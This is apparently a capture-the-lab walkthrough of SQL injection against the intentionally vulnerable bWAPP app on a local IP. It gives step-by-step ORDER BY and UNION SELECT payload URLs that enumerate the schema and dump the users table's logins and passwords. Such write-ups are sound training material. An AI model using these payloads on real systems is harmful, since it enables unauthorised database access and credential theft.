

**Bwapp SQL Injection**

In URL we used “ ‘ “to check if Server is vulnerable to SQL Injection or not

As error is popup, we can see it is injectable

We used order by caused to check how many columns table have.


<http://192.168.56.102/bWAPP/sqli_1.php?title=man>’ **order by 8** -- -&action=search



Error say column number 8 is not available


we tried column number 7

<http://192.168.56.102/bWAPP/sqli_1.php?title=man>’ **order by 7** -- -&action=search



with this error we got to know column number 7 is present, hence table contain 7 columns


Now we have to check which all columns are injectable in this table

http://192.168.56.102/bWAPP/sqli\_1.php?title=1’ **union select 1,2,3,4,5,6,7**-- -&action=search 

with this output we got to know 2 ,3 ,4 ,5 columns are injectable. we will use this column of operations


We will check database name, version of database

http://192.168.56.102/bWAPP/sqli\_1.php?title=1’ **union select 1, database(),version(),5,6,7**-- -&action=search



we got database name and its version, we will try to get table name


http://192.168.56.101/bWAPP/sqli\_1.php?title=1' union select 1,table\_name,3,4,5,6,7 from information\_schema.tables where table\_schema=database()-- -&action=search




We have got 4 tables but we are only focused on table name users

With the help of table name, we will try to get columns present in database

http://192.168.56.101/bWAPP/sqli\_1.php?title=1' union select 1,column\_name,3,4,5,6,7 from information\_schema.columns where table\_name='users'-- -&action=search



We have got 12 columns inside user table

we want usernames and password of user present inside the database

http://192.168.56.101/bWAPP/sqli\_1.php?title=1' union select 1,login,password,secret,5,6,7 from users-- -&action=search